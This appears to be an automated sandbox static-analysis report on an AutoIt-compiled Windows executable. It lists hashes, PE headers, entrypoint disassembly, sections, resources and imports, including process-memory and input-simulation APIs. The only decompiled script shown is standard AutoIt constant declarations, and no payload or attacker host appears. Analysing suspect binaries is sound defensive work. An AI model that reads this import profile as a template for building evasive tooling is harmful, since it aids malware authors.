SSDEEP:	24576:Atb20pkaCqT5TBWgNQ7a23dZXEGpDMOvzgL6A:JVg5tQ7aQMg25
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.....'.a.....H.k.....H.h.....H.i.....}%.....}5.....~.....k.....o.....1.....j.....Rich.....

File Icon

Icon Hash:	70e0baaa9696f471

Static PE Info

General

Entrypoint:	0x425f74
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE
Time Stamp:	0x5FFE0F2E [Tue Jan 12 21:05:50 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	3d95adbf13bbe79dc24dccb401c12091

Entrypoint Preview

Instruction
call 00007F08D0B731CFh
jmp 00007F08D0B661E4h
int3
int3
push edi
push esi
mov esi, dword ptr [esp+10h]
mov ecx, dword ptr [esp+14h]
mov edi, dword ptr [esp+0Ch]
mov eax, ecx
mov edx, ecx
add eax, esi
cmp edi, esi
jbe 00007F08D0B6636Ah
cmp edi, eax
jc 00007F08D0B666CEh
bt dword ptr [004C0158h], 01h
jnc 00007F08D0B66369h
rep movsb
jmp 00007F08D0B6667Ch
cmp ecx, 00000080h
jc 00007F08D0B66534h
mov eax, edi

Instruction
xor eax, esi
test eax, 0000000Fh
jne 00007F08D0B66370h
bt dword ptr [004BA370h], 01h
jc 00007F08D0B66840h
bt dword ptr [004C0158h], 00000000h
jnc 00007F08D0B6650Dh
test edi, 00000003h
jne 00007F08D0B6651Eh
test esi, 00000003h
jne 00007F08D0B664FDh
bt edi, 02h
jnc 00007F08D0B6636Fh
mov eax, dword ptr [esi]
sub ecx, 04h
lea esi, dword ptr [esi+04h]
mov dword ptr [edi], eax
lea edi, dword ptr [edi+04h]
bt edi, 03h
jnc 00007F08D0B66373h
movq xmm1, qword ptr [esi]
sub ecx, 08h
lea esi, dword ptr [esi+08h]
movq qword ptr [edi], xmm1
lea edi, dword ptr [edi+08h]
test esi, 00000007h
je 00007F08D0B663C5h
bt esi, 03h
jnc 00007F08D0B66418h
movdqa xmm1, dqword ptr [esi+00h]

Rich Headers

Programming Language:	• [RES] VS2012 UPD4 build 61030 • [ASM] VS2012 UPD4 build 61030 • [C] VS2008 SP1 build 30729 • [IMP] VS2008 SP1 build 30729 • [LNK] VS2012 UPD4 build 61030

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb7004	0x17c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc4000	0xb17d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x176000	0x6c4c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x8d8d0	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0xb2730	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8d000	0x860	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x8b54f	0x8b600	False	0.569949901906	data	6.68041374921	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8d000	0x2cc42	0x2ce00	False	0.330464397632	data	5.77019233319	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0xba000	0x9d54	0x6200	False	0.164022640306	data	2.00269109997	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xc4000	0xb17d0	0xb1800	False	0.592063710387	data	6.31952318701	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x176000	0xa474	0xa600	False	0.501788403614	data	5.24542665412	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0xc447c	0x59802	ASCII text, with very long lines, with no line terminators		
RT_ICON	0x11dc80	0x128	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0x11dda8	0x128	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0x11ded0	0x128	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0x11dff8	0x497e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	Great Britain
RT_ICON	0x122978	0x10828	dBase III DBT, version number 0, next free block index 40	English	Great Britain
RT_ICON	0x1331a0	0x94a8	data	English	Great Britain
RT_ICON	0x13c648	0x5488	data	English	Great Britain
RT_ICON	0x141ad0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 16318463, next used block 4294917888	English	Great Britain
RT_ICON	0x145cf8	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0	English	Great Britain
RT_ICON	0x1482a0	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0	English	Great Britain
RT_ICON	0x149348	0x988	data	English	Great Britain
RT_ICON	0x149cd0	0x468	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_RCDATA	0x14a138	0x2b14c	data		
RT_GROUP_ICON	0x175284	0x84	data	English	Great Britain
RT_GROUP_ICON	0x175308	0x14	data	English	Great Britain
RT_GROUP_ICON	0x17531c	0x14	data	English	Great Britain
RT_GROUP_ICON	0x175330	0x14	data	English	Great Britain
RT_VERSION	0x175344	0xdc	data	English	Great Britain
RT_MANIFEST	0x175420	0x3b0	ASCII text, with CRLF line terminators	English	Great Britain

Imports

DLL	Import
WSOCK32.dll	__WSAFDIsSet, recv, send, setsockopt, ntohs, recvfrom, select, WSAStartup, htons, accept, listen, bind, closesocket, connect, WSACleanup, ioctlsocket, sendto, WSAGetLastError, inet_addr, gethostbyname, gethostname, socket
VERSION.dll	GetFileVersionInfoW, VerQueryValueW, GetFileVersionInfoSizeW
WINMM.dll	timeGetTime, waveOutSetVolume, mciSendStringW
COMCTL32.dll	ImageList_Destroy, ImageList_Remove, ImageList_SetDragCursorImage, ImageList_BeginDrag, ImageList_DragEnter, ImageList_DragLeave, ImageList_EndDrag, ImageList_DragMove, ImageList_Create, InitCommonControlsEx, ImageList_ReplaceIcon
MPR.dll	WNetUseConnectionW, WNetCancelConnection2W, WNetGetConnectionW, WNetAddConnection2W
WININET.dll	InternetReadFile, InternetCloseHandle, InternetOpenW, InternetSetOptionW, InternetCrackUrlW, HttpQueryInfoW, InternetQueryOptionW, HttpOpenRequestW, HttpSendRequestW, FtpOpenFileW, FtpGetFileSize, InternetOpenUrlW, InternetConnectW, InternetQueryDataAvailable
PSAPI.DLL	GetProcessMemoryInfo
IPHLPAPI.DLL	IcmpCreateFile, IcmpCloseHandle, IcmpSendEcho
USERENV.dll	UnloadUserProfile, DestroyEnvironmentBlock, CreateEnvironmentBlock, LoadUserProfileW
UxTheme.dll	IsThemeActive

DLL	Import
KERNEL32.dll	HeapAlloc, GetProcessHeap, HeapFree, Sleep, GetCurrentThreadId, MultiByteToWideChar, MulDiv, GetVersionExW, GetSystemInfo, FreeLibrary, LoadLibraryA, GetProcAddress, SetErrorMode, GetModuleFileNameW, WideCharToMultiByte, lstrcpyW, lstrlenW, GetModuleHandleW, QueryPerformanceCounter, VirtualFreeEx, OpenProcess, VirtualAllocEx, WriteProcessMemory, ReadProcessMemory, CreateFileW, SetFilePointerEx, ReadFile, WriteFile, FlushFileBuffers, TerminateProcess, CreateToolhelp32Snapshot, Process32FirstW, Process32NextW, SetFileTime, GetFileAttributesW, FindFirstFileW, FindClose, GetLongPathNameW, GetCurrentThread, FindNextFileW, MoveFileW, CopyFileW, CreateDirectoryW, RemoveDirectoryW, SetSystemPowerState, QueryPerformanceFrequency, FindResourceW, LoadResource, LockResource, SizeofResource, EnumResourceNamesW, OutputDebugStringW, GetTempPathW, GetTempFileNameW, DeviceIoControl, GetLocalTime, CompareStringW, DeleteCriticalSection, WaitForSingleObject, LeaveCriticalSection, GetStdHandle, CreatePipe, InterlockedExchange, TerminateThread, LoadLibraryExW, FindResourceExW, VirtualFree, FormatMessageW, GetExitCodeProcess, GetPrivateProfileStringW, WritePrivateProfileStringW, GetPrivateProfileSectionW, WritePrivateProfileSectionW, GetPrivateProfileSectionNamesW, FileTimeToLocalFileTime, FileTimeToSystemTime, SystemTimeToFileTime, LocalFileTimeToFileTime, GetDriveTypeW, GetDiskFreeSpaceExW, GetDiskFreeSpaceW, GetVolumeInformationW, SetVolumeLabelW, CreateHardLinkW, SetFileAttributesW, GetShortPathNameW, CreateEventW, SetEvent, GetEnvironmentVariableW, SetEnvironmentVariableW, GlobalLock, GlobalUnlock, GlobalAlloc, GetFileSize, GlobalFree, GlobalMemoryStatusEx, Beep, GetSystemDirectoryW, GetComputerNameW, GetWindowsDirectoryW, GetCurrentProcessId, GetProcessIoCounters, CreateProcessW, SetPriorityClass, LoadLibraryW, VirtualAlloc, CloseHandle, GetLastError, GetFullPathNameW, SetCurrentDirectoryW, IsDebuggerPresent, GetCurrentDirectoryW, lstrcmpiW, RaiseException, InitializeCriticalSectionAndSpinCount, InterlockedDecrement, InterlockedIncrement, CreateThread, DuplicateHandle, EnterCriticalSection, GetCurrentProcess, ExitProcess, GetModuleHandleExW, ExitThread, GetSystemTimeAsFileTime, ResumeThread, GetCommandLineW, IsProcessorFeaturePresent, HeapSize, IsValidCodePage, GetACP, GetOEMCP, GetCPInfo, SetLastError, UnhandledExceptionFilter, SetUnhandledExceptionFilter, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, GetStartupInfoW, GetStringTypeW, SetStdHandle, GetFileType, GetConsoleCP, GetConsoleMode, RtlUnwind, ReadConsoleW, SetFilePointer, GetTimeZoneInformation, GetDateFormatW, GetTimeFormatW, LCMapStringW, GetEnvironmentStringsW, FreeEnvironmentStringsW, HeapReAlloc, WriteConsoleW, SetEndOfFile, DeleteFileW, SetEnvironmentVariableA
USER32.dll	SetWindowPos, GetCursorInfo, RegisterHotKey, ClientToScreen, GetKeyboardLayoutNameW, IsCharAlphaW, IsCharAlphaNumericW, IsCharLowerW, IsCharUpperW, GetMenuStringW, GetSubMenu, GetCaretPos, IsZoomed, MonitorFromPoint, GetMonitorInfoW, SetWindowLongW, SetLayeredWindowAttributes, FlashWindow, GetClassLongW, TranslateAcceleratorW, IsDialogMessageW, GetSysColor, InflateRect, DrawFocusRect, DrawTextW, FrameRect, DrawFrameControl, FillRect, PtInRect, DestroyAcceleratorTable, CreateAcceleratorTableW, SetCursor, GetWindowDC, GetSystemMetrics, DrawMenuBar, GetActiveWindow, CharNextW, wsprintfW, RedrawWindow, DestroyMenu, SetMenu, GetWindowTextLengthW, CreateMenu, IsDlgButtonChecked, DefDlgProcW, CallWindowProcW, ReleaseCapture, SetCapture, MonitorFromRect, LoadImageW, CreateIconFromResourceEx, mouse_event, ExitWindowsEx, SetActiveWindow, FindWindowExW, EnumThreadWindows, SetMenuDefaultItem, InsertMenuItemW, IsMenu, TrackPopupMenuEx, GetCursorPos, CopyImage, CheckMenuRadioItem, GetMenuItemID, GetMenuItemCount, SetMenuItemInfoW, GetMenuItemInfoW, SetForegroundWindow, IsIconic, FindWindowW, UnregisterHotKey, keybd_event, SendInput, GetAsyncKeyState, SetKeyboardState, GetKeyboardState, GetKeyState, VkKeyScanW, LoadStringW, DialogBoxParamW, MessageBeep, EndDialog, SendDlgItemMessageW, GetDlgItem, SetWindowTextW, CopyRect, ReleaseDC, GetDC, EndPaint, BeginPaint, GetClientRect, GetMenu, DestroyWindow, EnumWindows, GetDesktopWindow, IsWindow, IsWindowEnabled, IsWindowVisible, EnableWindow, InvalidateRect, GetWindowLongW, GetWindowThreadProcessId, AttachThreadInput, GetFocus, ScreenToClient, SendMessageTimeoutW, EnumChildWindows, CharUpperBuffW, GetClassNameW, GetParent, GetDlgCtrlID, SendMessageW, MapVirtualKeyW, PostMessageW, GetWindowRect, SetUserObjectSecurity, CloseDesktop, CloseWindowStation, OpenDesktopW, SetProcessWindowStation, GetProcessWindowStation, OpenWindowStationW, GetUserObjectSecurity, AdjustWindowRectEx, SetRect, SetClipboardData, EmptyClipboard, CountClipboardFormats, CloseClipboard, GetClipboardData, IsClipboardFormatAvailable, OpenClipboard, BlockInput, GetMessageW, LockWindowUpdate, DispatchMessageW, TranslateMessage, DeleteMenu, PeekMessageW, MessageBoxW, DefWindowProcW, MoveWindow, SetFocus, PostQuitMessage, KillTimer, CreatePopupMenu, RegisterWindowMessageW, SetTimer, ShowWindow, CreateWindowExW, RegisterClassExW, LoadIconW, LoadCursorW, GetSysColorBrush, GetForegroundWindow, MessageBoxA, DestroyIcon, SystemParametersInfoW, CharLowerBuffW, GetWindowTextW
GDI32.dll	SetPixel, DeleteObject, GetTextExtentPoint32W, ExtCreatePen, StrokeAndFillPath, StrokePath, GetDeviceCaps, CloseFigure, LineTo, AngleArc, CreateCompatibleBitmap, CreateCompatibleDC, MoveToEx, Ellipse, PolyDraw, BeginPath, SelectObject, StretchBlt, GetDIBits, DeleteDC, GetPixel, CreateDCW, GetStockObject, Rectangle, SetViewportOrgEx, GetObjectW, SetBkMode, RoundRect, SetBkColor, CreatePen, CreateSolidBrush, SetTextColor, CreateFontW, GetTextFaceW, EndPath
COMDLG32.dll	GetSaveFileNameW, GetOpenFileNameW
ADVAPI32.dll	GetAclInformation, RegEnumValueW, RegDeleteValueW, RegDeleteKeyW, RegEnumKeyExW, RegSetValueExW, RegCreateKeyExW, GetUserNameW, RegOpenKeyExW, RegCloseKey, RegQueryValueExW, RegConnectRegistryW, InitializeSecurityDescriptor, InitializeAcl, AdjustTokenPrivileges, OpenThreadToken, OpenProcessToken, LookupPrivilegeValueW, DuplicateTokenEx, CreateProcessAsUserW, CreateProcessWithLogonW, GetLengthSid, CopySid, InitiateSystemShutdownExW, LogonUserW, AllocateAndInitializeSid, CheckTokenMembership, FreeSid, GetTokenInformation, GetSecurityDescriptorDacl, SetSecurityDescriptorDacl, AddAce, GetAce
SHELL32.dll	DragQueryPoint, ShellExecuteExW, DragQueryFileW, SHEmptyRecycleBinW, SHGetPathFromIDListW, SHBrowseForFolderW, SHCreateShellItem, SHGetDesktopFolder, SHGetSpecialFolderLocation, SHGetFolderPathW, SHFileOperationW, ExtractIconExW, Shell_NotifyIconW, ShellExecuteW, DragFinish
ole32.dll	CoTaskMemAlloc, CoTaskMemFree, CLSIDFromString, ProgIDFromCLSID, CLSIDFromProgID, OleSetMenuDescriptor, MkParseDisplayName, OleSetContainedObject, CoCreateInstance, IIDFromString, StringFromGUID2, CreateStreamOnHGlobal, CoInitialize, CoUninitialize, GetRunningObjectTable, CoGetInstanceFromFile, CoGetObject, CoInitializeSecurity, CoCreateInstanceEx, CoSetProxyBlanket
OLEAUT32.dll	RegisterTypeLib, LoadTypeLibEx, VariantCopyInd, SysReAllocString, SysFreeString, SafeArrayDestroyDescriptor, SafeArrayDestroyData, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayAllocData, UnRegisterTypeLib, SafeArrayCreateVector, SysAllocString, SysStringLen, VariantTimeToSystemTime, VarR8FromDec, SafeArrayGetVartype, OleLoadPicture, QueryPathOfRegTypeLib, VariantCopy, VariantClear, CreateDispTypeInfo, CreateStdDispatch, DispCallFunc, VariantChangeType, SafeArrayAllocDescriptorEx, VariantInit

Version Infos

Description	Data
Translation	0x0809 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	Great Britain	

Static AutoIT Info

General

Code:

```
GLOBAL CONST $__DLG_WM_USER = 1024
GLOBAL CONST $BIF_BROWSEFILEJUNCTIONS = 65536
GLOBAL CONST $BIF_BROWSEFORCOMPUTER = 4096
GLOBAL CONST $BIF_BROWSEFORPRINTER = 8192
GLOBAL CONST $BIF_BROWSEINCLUDEFILES = 16384
GLOBAL CONST $BIF_BROWSEINCLUDEURLS = 128
GLOBAL CONST $BIF_DONTGOBELOWDOMAIN = 2
GLOBAL CONST $BIF_EDITBOX = 16
GLOBAL CONST $BIF_NEWDIALOGSTYLE = 64
GLOBAL CONST $BIF_NONEWFOLDERBUTTON = 512
GLOBAL CONST $BIF_NOTRANSLATETARGETS = 1024
GLOBAL CONST $BIF_RETURNFSANCESTORS = 8
GLOBAL CONST $BIF_RETURNONLYFSDIRS = 1
GLOBAL CONST $BIF_SHAREABLE = 32768
GLOBAL CONST $BIF_STATUSTEXT = 4
GLOBAL CONST $BIF_USENEWUI = BITOR ($BIF_EDITBOX , $BIF_NEWDIALOGSTYLE )
GLOBAL CONST $BIF_UAHINT = 256
GLOBAL CONST $BIF_VALIDATE = 32
GLOBAL CONST $BFFM_INITIALIZED = 1
GLOBAL CONST $BFFM_IUNKNOWN = 5
GLOBAL CONST $BFFM_SELCHANGED = 2
GLOBAL CONST $BFFM_VALIDATEFAILED = 4
GLOBAL CONST $BFFM_SETSTATUSTEXTA = $__DLG_WM_USER + 100
GLOBAL CONST $BFFM_ENABLEOK = $__DLG_WM_USER + 101
GLOBAL CONST $BFFM_SETSELECTIONA = $__DLG_WM_USER + 102
GLOBAL CONST $BFFM_SETSELECTIONW = $__DLG_WM_USER + 103
GLOBAL CONST $BFFM_SETSTATUSTEXTW = $__DLG_WM_USER + 104
GLOBAL CONST $BFFM_SETOKTEXT = $__DLG_WM_USER + 105
GLOBAL CONST $BFFM_SETEXPANDED = $__DLG_WM_USER + 106
GLOBAL CONST $CDERR_DIALOGFAILURE = 65535
GLOBAL CONST $CDERR_FINDRESFAILURE = 6
GLOBAL CONST $CDERR_INITIALIZATION = 2
GLOBAL CONST $CDERR_LOADRESFAILURE = 7
GLOBAL CONST $CDERR_LOADSTRFAILURE = 5
GLOBAL CONST $CDERR_LOCKRESFAILURE = 8
GLOBAL CONST $CDERR_MEMALLOCFAILURE = 9
GLOBAL CONST $CDERR_MEMLOCKFAILURE = 10
GLOBAL CONST $CDERR_NOHINSTANCE = 4
GLOBAL CONST $CDERR_NOHOOK = 11
GLOBAL CONST $CDERR_NOTEMPLATE = 3
GLOBAL CONST $CDERR_REGISTERMSGFAIL = 12
GLOBAL CONST $CDERR_STRUCTSIZE = 1
GLOBAL CONST $PDERR_CREATEICFAILURE = 4106
GLOBAL CONST $PDERR_DEFAULTDIFFERENT = 4108
GLOBAL CONST $PDERR_DNDMMISMATCH = 4105
GLOBAL CONST $PDERR_GETDEVMODEFAIL = 4101
GLOBAL CONST $PDERR_INITFAILURE = 4102
GLOBAL CONST $PDERR_LOADDRVFAILURE = 4100
GLOBAL CONST $PDERR_NODEFAULTPRN = 4104
GLOBAL CONST $PDERR_NODEVICES = 4103
GLOBAL CONST $PDERR_PARSEFAILURE = 4098
GLOBAL CONST $PDERR_PRINTERNOTFOUND = 4107
GLOBAL CONST $PDERR_RETDEFFAILURE = 4099
GLOBAL CONST $PDERR_SETUPFAILURE = 4097
GLOBAL CONST $CFERR_MAXLESSTHANMIN = 8194
GLOBAL CONST $CFERR_NOFONTS = 8193
GLOBAL CONST $FNERR_BUFFERTOOSMALL = 12291
GLOBAL CONST $FNERR_INVALIDFILENAME = 12290
GLOBAL CONST $FNERR_SUBCLASSFAILURE = 12289
GLOBAL CONST $FRERR_BUFFERLENGTHZERO = 16385
GLOBAL CONST $FR_DIALOGTERM = 64
GLOBAL CONST $FR_DOWN = 1
GLOBAL CONST $FR_ENABLEHOOK = 256
GLOBAL CONST $FR_ENABLETEMPLATE = 512
GLOBAL CONST $FR_ENABLETEMPLATEHANDLE = 8192
GLOBAL CONST $FR_FINDNEXT = 8
GLOBAL CONST $FR_HIDEUPDOWN = 16384
GLOBAL CONST $FR_HIDEMATCHCASE = 32768
GLOBAL CONST $FR_HIDEWHOLEWORD = 65536
GLOBAL CONST $FR_MATCHCASE = 4
GLOBAL CONST $FR_NOMATCHCASE = 2048
GLOBAL CONST $FR_NOUPDOWN = 1024
GLOBAL CONST $FR_NOWHOLEWORD = 4096
```

General

```
GLOBAL CONST $FR_REPLACE = 16
GLOBAL CONST $FR_REPLACEALL = 32
GLOBAL CONST $FR_SHOWHELP = 128
GLOBAL CONST $FR_WHOLEWORD = 2
GLOBAL CONST $SHFMT_ID_DEFAULT = 65535
GLOBAL CONST $SHFMT_OPT_FULL = 0
GLOBAL CONST $SHFMT_OPT_QUICKFORMAT = 1
GLOBAL CONST $SHFMT_OPT_SYSONLY = 2
GLOBAL CONST $SHFMT_ERROR = + 4294967295
GLOBAL CONST $SHFMT_CANCEL = + 4294967294
GLOBAL CONST $SHFMT_NOFORMAT = + 4294967293
GLOBAL CONST $CDM_FIRST = $__DLG_WM_USER + 100
GLOBAL CONST $CDM_GETSPEC = $CDM_FIRST
GLOBAL CONST $CDM_GETFILEPATH = $CDM_FIRST + 1
GLOBAL CONST $CDM_GETFOLDERPATH = $CDM_FIRST + 2
GLOBAL CONST $CDM_GETFOLDERIDLIST = $CDM_FIRST + 3
GLOBAL CONST $CDM_SETCONTROLTEXT = $CDM_FIRST + 4
GLOBAL CONST $CDM_HIDECONTROL = $CDM_FIRST + 5
GLOBAL CONST $CDM_SETDEFEXT = $CDM_FIRST + 6
GLOBAL CONST $CDM_LAST = $__DLG_WM_USER + 200
GLOBAL CONST $CDN_FIRST = + 4294966695
GLOBAL CONST $CDN_INITDONE = $CDN_FIRST
GLOBAL CONST $CDN_SELCHANGE = $CDN_FIRST + 4294967295
GLOBAL CONST $CDN_FOLDERCHANGE = $CDN_FIRST + 4294967294
GLOBAL CONST $CDN_SHAREVIOLATION = $CDN_FIRST + 4294967293
GLOBAL CONST $CDN_HELP = $CDN_FIRST + 4294967292
GLOBAL CONST $CDN_FILEOK = $CDN_FIRST + 4294967291
GLOBAL CONST $CDN_TYPECHANGE = $CDN_FIRST + 4294967290
GLOBAL CONST $CDN_INCLUDEITEM = $CDN_FIRST + 4294967289
GLOBAL CONST $CDN_LAST = + 4294966597
GLOBAL CONST $PSD_DEFAULTMINMARGINS = 0
GLOBAL CONST $PSD_DISABLEMARGINS = 16
GLOBAL CONST $PSD_DISABLEORIENTATION = 256
GLOBAL CONST $PSD_DISABLEPAGEPAINTING = 524288
GLOBAL CONST $PSD_DISABLEPAPER = 512
GLOBAL CONST $PSD_DISABLEPRINTER = 32
GLOBAL CONST $PSD_ENABLEPAGEPAINTHOOK = 262144
GLOBAL CONST $PSD_ENABLEPAGESETUPHOOK = 8192
GLOBAL CONST $PSD_ENABLEPAGESETUPTEMPLATE = 32768
GLOBAL CONST $PSD_ENABLEPAGESETUPTEMPLATEHANDLE = 131072
GLOBAL CONST $PSD_INHUNDREDTHSOFMILLIMETERS = 8
GLOBAL CONST $PSD_INTHOUSANDTHSOFINCHES = 4
GLOBAL CONST $PSD_MARGINS = 2
GLOBAL CONST $PSD_MINMARGINS = 1
GLOBAL CONST $PSD_NONETWORKBUTTON = 2097152
GLOBAL CONST $PSD_NOWARNING = 128
GLOBAL CONST $PSD_RETURNDEFAULT = 1024
GLOBAL CONST $PSD_SHOWHELP = 2048
GLOBAL CONST $WM_PSD_PAGESETUPDLG = $__DLG_WM_USER
GLOBAL CONST $WM_PSD_FULLPAGERECT = $__DLG_WM_USER + 1
GLOBAL CONST $WM_PSD_MINMARGINRECT = $__DLG_WM_USER + 2
GLOBAL CONST $WM_PSD_MARGINRECT = $__DLG_WM_USER + 3
GLOBAL CONST $WM_PSD_GREEKTEXTRECT = $__DLG_WM_USER + 4
GLOBAL CONST $WM_PSD_ENVSTAMPRECT = $__DLG_WM_USER + 5
GLOBAL CONST $WM_PSD_YAFULLPAGERECT = $__DLG_WM_USER + 6
GLOBAL CONST $PD_ALLPAGES = 0
GLOBAL CONST $PD_COLLATE = 16
GLOBAL CONST $PD_CURRENTPAGE = 4194304
GLOBAL CONST $PD_DISABLEPRINTTOFILE = 524288
GLOBAL CONST $PD_ENABLEPRINTHOOK = 4096
GLOBAL CONST $PD_ENABLEPRINTTEMPLATE = 16384
GLOBAL CONST $PD_ENABLEPRINTTEMPLATEHANDLE = 65536
GLOBAL CONST $PD_ENABLESETUPHOOK = 8192
GLOBAL CONST $PD_ENABLESETUPTEMPLATE = 32768
GLOBAL CONST $PD_ENABLESETUPTEMPLATEHANDLE = 131072
GLOBAL CONST $PD_EXCLUSIONFLAGS = 16777216
GLOBAL CONST $PD_HIDEPRINTTOFILE = 1048576
GLOBAL CONST $PD_NOCURRENTPAGE = 8388608
GLOBAL CONST $PD_NONETWORKBUTTON = 2097152
GLOBAL CONST $PD_NOPAGENUMS = 8
GLOBAL CONST $PD_NOSELECTION = 4
GLOBAL CONST $PD_NOWARNING = 128
GLOBAL CONST $PD_PAGENUMS = 2
GLOBAL CONST $PD_PRINTSETUP = 64
GLOBAL CONST $PD_PRINTTOFILE = 32
GLOBAL CONST $PD_RETURNDC = 256
GLOBAL CONST $PD_RETURNDEFAULT = 1024
GLOBAL CONST $PD_RETURNIC = 512
GLOBAL CONST $PD_SELECTION = 1
GLOBAL CONST $PD_SHOWHELP = 2048
GLOBAL CONST $PD_USEDEVMODECOPIES = 262144
GLOBAL CONST $PD_USEDEVMODECOPIESANDCOLLATE =
$PD_USEDEVMODECOPIES
GLOBAL CONST $PD_USELARGETEMPLATE = 268435456
GLOBAL CONST $PD_RESULT_APPLY = 2
GLOBAL CONST $PD_RESULT_CANCEL = 0
GLOBAL CONST $PD_RESULT_PRINT = 1
GLOBAL CONST $EWX_LOGOFF = 0
GLOBAL CONST $EWX_POWEROFF = 8
GLOBAL CONST $EWX_REBOOT = 2
GLOBAL CONST $EWX_SHUTDOWN = 1
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GLOBAL CONST $EWX_FORCE = 4
GLOBAL CONST $EWX_FORCEIFHUNG = 16
GLOBAL CONST $OAIF_ALLOW_REGISTRATION = 1
GLOBAL CONST $OAIF_REGISTER_EXT = 2
GLOBAL CONST $OAIF_EXEC = 4
GLOBAL CONST $OAIF_FORCE_REGISTRATION = 8
GLOBAL CONST $OAIF_HIDE_REGISTRATION = 32
GLOBAL CONST $OAIF_URL_PROTOCOL = 64
GLOBAL CONST $CREDUI_FLAGS_ALWAYS_SHOW_UI = 128
GLOBAL CONST $CREDUI_FLAGS_COMPLETE_USERNAME = 2048
GLOBAL CONST $CREDUI_FLAGS_DO_NOT_PERSIST = 2
GLOBAL CONST $CREDUI_FLAGS_EXCLUDE_CERTIFICATES = 8
GLOBAL CONST $CREDUI_FLAGS_EXPECT_CONFIRMATION = 131072
GLOBAL CONST $CREDUI_FLAGS_GENERIC_CREDENTIALS = 262144
GLOBAL CONST $CREDUI_FLAGS_INCORRECT_PASSWORD = 1
GLOBAL CONST $CREDUI_FLAGS_KEEP_USERNAME = 1048576
GLOBAL CONST $CREDUI_FLAGS_PASSWORD_ONLY_OK = 512
GLOBAL CONST $CREDUI_FLAGS_PERSIST = 4096
GLOBAL CONST $CREDUI_FLAGS_REQUEST_ADMINISTRATOR = 4
GLOBAL CONST $CREDUI_FLAGS_REQUIRE_CERTIFICATE = 16
GLOBAL CONST $CREDUI_FLAGS_REQUIRE_SMARTCARD = 256
GLOBAL CONST $CREDUI_FLAGS_SERVER_CREDENTIAL = 16384
GLOBAL CONST $CREDUI_FLAGS_SHOW_SAVE_CHECK_BOX = 64
GLOBAL CONST $CREDUI_FLAGS_USERNAME_TARGET_CREDENTIALS = 524288
GLOBAL CONST $CREDUI_FLAGS_VALIDATE_USERNAME = 1024
GLOBAL CONST $CREDUIWIN_AUTHPACKAGE_ONLY = 16
GLOBAL CONST $CREDUIWIN_CHECKBOX = 2
GLOBAL CONST $CREDUIWIN_ENUMERATE_ADMINS = 256
GLOBAL CONST $CREDUIWIN_ENUMERATE_CURRENT_USER = 512
GLOBAL CONST $CREDUIWIN_GENERIC = 1
GLOBAL CONST $CREDUIWIN_IN_CRED_ONLY = 32
GLOBAL CONST $CREDUIWIN_SECURE_PROMPT = 4096
GLOBAL CONST $CREDUIWIN_PACK_32_WOW = 268435456
GLOBAL CONST $CREDUIWIN_PREPROMPTING = 8192
GLOBAL CONST $STR_NOCASESENSE = 0
GLOBAL CONST $STR_CASESENSE = 1
GLOBAL CONST $STR_NOCASESENSEBASIC = 2
GLOBAL CONST $STR_STRIPLEADING = 1
GLOBAL CONST $STR_STRIPTRAILING = 2
GLOBAL CONST $STR_STRIPSPACES = 4
GLOBAL CONST $STR_STRIPALL = 8
GLOBAL CONST $STR_CHRSPLIT = 0
GLOBAL CONST $STR_ENTIRESPLIT = 1
GLOBAL CONST $STR_NOCOUNT = 2
GLOBAL CONST $STR_REGEXPMATCH = 0
